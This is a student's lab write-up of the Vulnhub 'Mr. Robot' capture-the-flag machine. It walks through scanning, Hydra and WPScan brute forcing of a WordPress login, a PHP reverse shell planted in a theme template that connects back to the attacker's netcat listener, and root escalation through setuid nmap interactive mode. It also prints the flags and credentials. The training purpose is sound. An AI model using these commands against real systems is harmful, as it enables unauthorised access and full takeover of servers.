Mr. Robot CTF (Vulnhub)

Sean Bachiller

Computer Systems Technology Student

Spring 2021

Hacking Mr. Robot

The objective of this project is to discover various security tools used to penetrate vulnerable machines, as well as introduce myself to CTFs. I will be setting up an attacker-defender environment, where Kali Linux takes on the role of the attacker, and Mr. Robot, a vulnerable machine from Vulnhub, will be the target.

Resources required for this lab:

- VMware Workstation 16 Pro (or any virtualization software)
- Kali Linux virtual machine
- Mr. Robot virtual machine (from Vulnhub)

Mr. Robot

This machine is based on the popular TV series, Mr. Robot. The protagonist, Elliot Alderson, is a cybersecurity engineer by day, grey/black hat hacker by night. With the agenda of overthrowing the top 1% of the 1%, Elliot battles with his inner demons and his past to reform entire government systems for the betterment of modern society.

The challenge for this machine is to find 3 flags. Each flag is progressively hard to find.

Download Link: https://www.vulnhub.com/entry/mr-robot-1,151/

I will conduct research on this machine's vulnerabilities and learn how to expose/attack them. In this document, I will also go over some of the exploitation tests that I performed and the tools that I used.

Kali Linux

Kali Linux is an open-source Linux distribution developed by Offensive Security designed primarily for digital forensics and penetration testing.

Download Link:

https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

This machine will take on the role of the attacker. Kali Linux is widely known for its large variety of penetration testing tools. I will be using this machine to attack Mr. Robot's vulnerabilities.

Learning objectives


What I aim to accomplish in this project is the knowledge of setting up an attacker-defender virtual security testing environment, as well as gain some valuable skills that will help me launch my career in the field of cybersecurity. This project also serves to me as an introduction to CTFs. To broaden my knowledge base and expertise in the field, I will build projects, perform hands-on labs, as well as conduct research on various topics related to InfoSec, DevOps, AI and Machine Learning, etc.

Some specific learning objectives of this project are as follows:

1. Perform common footprinting techniques
2. Learn common website/web app vulnerabilities
3. Discover new ways to attack
4. Find the 3 keys/flags.
5. Learn how to use various security tools

Information gathering

As seen in this screenshot, this machine doesn't tell us much. We need to find its IP address within our isolated network.




Running an **ifconfig** gives us an idea of what network address and prefix we'll need to search our network for Mr. Robot's IP address.

nmap -v -sP 172.16.47.0/24

The **-v** option makes sure that while nmap is scanning, it shows us a verbose output.

The **-sP** option performs a ping scan to map out live hosts within the network.

Executing this command will show us the output of the IP addresses of our 2 live hosts (Kali and Mr. Robot):



We know from running **ifconfig** that 172.16.47.128 belongs to Kali, which means 172.16.47.131 belongs to Mr. Robot.

Now we can run **nmap** on 172.16.47.131:

nmap -v -A 172.16.47.131

The **-v** option makes sure that while nmap is scanning, it shows us a verbose output.


The **-A** option enables OS detection, version detection, script scanning, and traceroute.

```
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
|_SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
```

Running this command should give us an output similar to this screenshot. We now know that an HTTP service is running on this server.


First flag - Exploring the HTTP site


Now that we're aware of Apache running on this server, we should check out the HTTP site by typing the address on a browser.



It seems like this web app contains no useful information other than “recruitment” videos. The first thing I wanted to check was if the server contains a robots.txt file. I navigated to

172.16.47.131/robots.txt





Navigating to this directory returns 2 files. The key-1-of-3.txt contains the first flag.

First flag: **073403c8a58a1f80d943455fb30724b9**


Nikto and WPScan

In this section, I will first examine the site using Nikto. This tool is a scanner used for examining websites and web apps to report vulnerabilities.

Run a Nikto scan (may take a few minutes):

nikto -h 172.16.47.131

The -h option specifies the target host/URL.



The results should look similar to the output above. We now know that this site was built using Wordpress. I decided to explore this route further.

The next tool I'll be using is WPScan. This tool is a security scanner that examines Wordpress-built sites.

Run wpscan:

wpscan --url http://172.16.47.131/ --enumerate vp,vt,u


The --url option specifies the URL of the target.

The --enumerate option specifies the types of enumeration processes: **vp, vt,** and **u**

vp - Scan for vulnerable plugins

vt - Scan for vulnerable themes

u - Scan for a range of user IDs





Unfortunately, this returns no useful information other than an outdated Wordpress theme.

Brute forcing login credentials

Previously, when we navigated to robots.txt, we found 2 files. One contains the first flag and the other (fsocity.dic) contains a wordlist. The wordlist can be used alongside Hydra to brute force the Wordpress login page of the site. The URL of the login page we are trying to breach is **172.16.47.131/wp-login.php**

Before using the wordlist, we need to remove the duplicated content:





Compared to the original file, the new file we just created only contains 11,441 words after removing duplicates.

Now we can brute force the page using Hydra (may take a while):

hydra -L fsocity_uniq.dic -p test 172.16.47.131 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.7%2Fwp-admin%2F&testcookie=1:Invalid username" -t 50 -f -V

The **-f** option terminates the process when a login/pass pair is found.


-t 50 -- Run 50 tasks (number of connections in parallel)

-L fsocity_uniq.dic -- Loads login username from the file.

-p test -- Try a password, it doesn't matter what value we set for this right now.

http-post-form -- Specifies our target (an HTTP POST form).

/wp-login.php -- As seen in the screenshot from Burp Suite below, this is the form's path.



The intercepted request also shows the POST parameters:

log=^USER^&pwd=^PASS^&wp-submit=Log+In

The **^USER^** and **^PASS^** are temporary placeholders that will be filled in by actual values.

Invalid username -- Consider invalid usernames as failed attempts.

```
[80][http-post-form] host: 172.16.47.131   login: elliot   password: test
[STATUS] attack finished for 172.16.47.131 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```


After a few moments, we get an output similar to this. We now know that there is a user named “elliot” in the database.

We can then attempt to brute force the password of this user using wpscan:

wpscan --url 172.16.47.131 --passwords fsocity.dic --usernames elliot --max-threads 20 -v

```
[!] Valid Combinations Found:
 | Username: elliot, Password: ER28-0652
```

This should return a valid password for the username ‘elliot’. The password is ER28-0652. We can use these credentials to log in to **172.16.47.131./wp-login.php**




Gaining shell access - PHP code injection

Since we already have administrator access to the website, we should now also have shell access. For this next part, we’re going to need to gain remote shell access using the credentials we harvested by creating a reverse shell.

To proceed, we'll need to edit the '404 Template' page of the site and inject a PHP code that creates a reverse shell.

Link for the source code:

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php



We will need to modify these two lines and change the ip to our address and set the port to any unused port.


$ip = '172.16.47.128';

$port = 2223;

We also need to set up our listening port using netcat:

nc -lvp 2223

After updating the 404.php file, we should be able to gain remote access by appending anything random to the URL of 172.16.47.131/ while having the netcat listening on our terminal.



Check out the output:

```
┌──(ghost㉿kali)-[~]
└─$ nc -lvp 2223
listening on [any] 2223 ...
172.16.47.131: inverse host lookup failed: Host name lookup failure
connect to [172.16.47.128] from (UNKNOWN) [172.16.47.131] 50527
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 06:17:28 up  2:08,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$
```

Second flag - Digging through the shell

Exploring the /home directory, I found /home/robot that contains 2 files, an unreadable file that belongs only to the user ‘robot’ containing the second flag, and a file that contains some type of encrypted credential.

```
$ pwd
/home/robot
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$
```

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Here we have an interesting MD5-hashed string.

The decrypted value of this string is **abcdefghijklmnopqrstuvwxyz**.

We still need to get a tty in this session.

```
$ sudo cat key-2-of-3.txt
sudo: no tty present and no askpass program specified
```

To spawn a tty shell using Python:

python -c 'import pty;pty.spawn("/bin/bash")'

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/home/robot$
```

Pentesters usually try to upgrade from a simple reverse shell to a fully interactive shell. This approach is common.

Once we obtain a fully interactive shell, we can now switch to the user 'robot' using the password we just decrypted and open the file containing the flag.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Second flag: **822c73956184f694993bede3eb39f959**

Third flag - Privilege escalation

The next move I did was check for this user's sudo permissions.

```
robot@linux:/$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
robot@linux:/$
```

Gaining root privilege would be the next step. Ideally, there would be an exploitable setuid file that we can search for:

find / -perm +6000 2> /dev/null

```
find / -perm +6000 2> /dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
/usr/local/share/xml
/usr/local/share/xml/schema
/usr/local/share/xml/declaration
/usr/local/share/xml/misc
/usr/local/share/xml/entities
/usr/local/share/ca-certificates
/usr/local/share/sgml
/usr/local/share/sgml/dtd
/usr/local/share/sgml/declaration
/usr/local/share/sgml/stylesheet
/usr/local/share/sgml/misc
/usr/local/share/sgml/entities
/usr/local/share/fonts
/usr/local/lib/python2.7
/usr/local/lib/python2.7/dist-packages
/usr/local/lib/python2.7/site-packages
/usr/local/lib/python3.4
/usr/local/lib/python3.4/dist-packages
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
/var/local
/var/lib/libuuid
/var/mail
/sbin/unix_chkpwd
robot@linux:~$
```

Why this particular highlighted directory is interesting: Nmap is not typically installed, not especially as root.

```
robot@linux:/usr/local/bin$ ./nmap
./nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
```

Now that we have the version, we can search for an exploit.

I found that the **--interactive** option gives us an 'nmap>' prompt.

```
robot@linux:/usr/local/bin$ ./nmap --interactive
./nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Apparently, we can execute commands in this prompt with a '!' in front of the command.

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
```

All that is left for us to do is to search for the third flag in root's home directory.

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

That's it. We have all 3 flags.

Third flag: **04787ddef27c3dee1ee161b21670b4e4**

Reflection

The first 2 flags were fairly easy but the third one was very difficult. Things I learned:

1. Web scanning with Nikto
2. Wordpress site scanning with WPScan
3. Brute forcing credentials with Hydra and WPScan
4. Wordpress PHP reverse shell code injection
5. Upgrading from reverse shell to a fully interactive terminal using Python
6. Nmap Interactive Mode

References

Mr. Robot VM: https://www.vulnhub.com/entry/mr-robot-1,151/

Kali Linux VM: https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

Mr. Robot Walkthrough (camelinc): http://camelinc.info/blog/2017/02/Vulnhub---Mr-Robot-1-boot2root-CTF-walkthrough/

Mr. Robot Walkthrough (christophetd): https://blog.christophetd.fr/write-up-mr-robot/

Mr. Robot Walkthrough (mrpnkt): https://mrpnkt.github.io/2016/writeup-mr-robot-1/

Mr. Robot Walkthrough (HackHappy): https://www.youtube.com/watch?v=taxKNsTRLgI

Kali Linux Wikipedia: https://en.wikipedia.org/wiki/Kali_Linux

Nmap Cheat Sheet: https://www.stationx.net/nmap-cheat-sheet/

Nikto: https://cirt.net/Nikto2

WPScan: https://wpscan.com/wordpress-security-scanner

Hydra Package Description: https://tools.kali.org/password-attacks/hydra

WordPress Admin Shell Upload: https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_admin_shell_upload/

PHP Reverse Shell Source Code: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Linux Privilege Escalation with Setuid and Nmap: https://www.adamcouch.co.uk/linux-privilege-escalation-setuid-nmap/